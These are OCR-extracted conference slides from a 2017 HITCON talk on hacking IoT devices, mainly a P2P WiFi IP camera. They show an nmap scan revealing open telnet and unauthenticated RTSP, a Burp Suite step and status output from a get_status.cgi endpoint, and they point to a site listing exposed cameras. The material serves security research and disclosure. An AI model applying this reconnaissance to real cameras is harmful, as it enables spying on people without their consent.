Hacking IoT to control your life

LionBug @ HITCON CMT
2017/08/26

About Me

- LionBug
- Co-founder of UCCU
- Know a little
  - Web Security
- Work at White Hat Rhino

開門　查水錶

Wifi

Fire alarm

Door Lock

Cam

Light


Air conditioning

Thermometer

Watch Hi3516 camera in Taiwan, Province Of ,Taipei

Watch Hi3516 camera in Taiwan, Province Of ,Banqiao

Watch Hi3516 camera in Taiwan, Province Of ,Taipei



IP Camera

http://www.insecam.org


前情提要

從前從前 ...

WT...


金雞專案

不只防毒，還可以防駭



Samsung S7

Samsung S7



Cam

logo??

Cam

logo??

P2PWIFICam


原來是高科技啊

Other Cam

Other Cam

My Cam

板子呢？？？？？



My Cam

IoT 就像一台 Server

```
Starting Nmap 7.50 ( https://nmap.org ) at 2017-08-06 06:49
Nmap scan report for 192.168.2.108
Host is up (0.013s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE    VERSION
23/tcp    open  telnet     BusyBox telnetd
81/tcp    open  http       GoAhead WebServer
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Digest opaque=5ccc069c403ebaf9f0171e9517f40e41 realm=WIF
|_http-server-header: GoAhead-Webs
|_http-title: Document Error: Unauthorized
9600/tcp  open  tcpwrapped
10080/tcp open  amanda?
10554/tcp open  rtsp
```

Nmap

Nmap

- 23 Telnet (can't login)
- 81 GoAhead
- 9600 ?????
- 10080 ?????
- 10554 rtsp (without authentication)

P2P Network Camera

IE浏览器观看　插件下载


FireFox,Safari,Chrome浏览器观看

图片模式观看

TF卡录像在线回放

简体中文

GoAhead



Burpsuite


get_status.cgi

```
alias="WIFICAM";
deviceid="[redacted]
sys_ver="E10.56.1.16.34C";
kernelversion="Thu Sep 22 09:[redacted]1:41 CST 2016";
app_version="62.19.1.30";
oem_id="0";
now=1500755721;
alarm_status=0;
upnp_status=1;
dnsenable=0;
osdenable=0;
syswifi_mode=1;
mac="[redacted]";
wifimac="[redacted]";
sdstatus=0;
record_sd_status=0;
dns_status=0;
internet=1;
```

get_status.cgi

Google

Foscam


FOSCAM
關於
解決方案
產品
支援
售後服務
C1
1百萬 室內直立型
無線網路攝影機
詳細內容
C2
2百萬 室內直立型
無線網路攝影機
詳細內容
R2
2百萬 室內平移/傾斜
無線網路攝影機
詳細內容
R4
4百萬 室內平移/傾斜
FI9821P
1百萬 室內平移/傾斜
FI9826P
130萬 室內平移/傾斜/縮放

Not Found

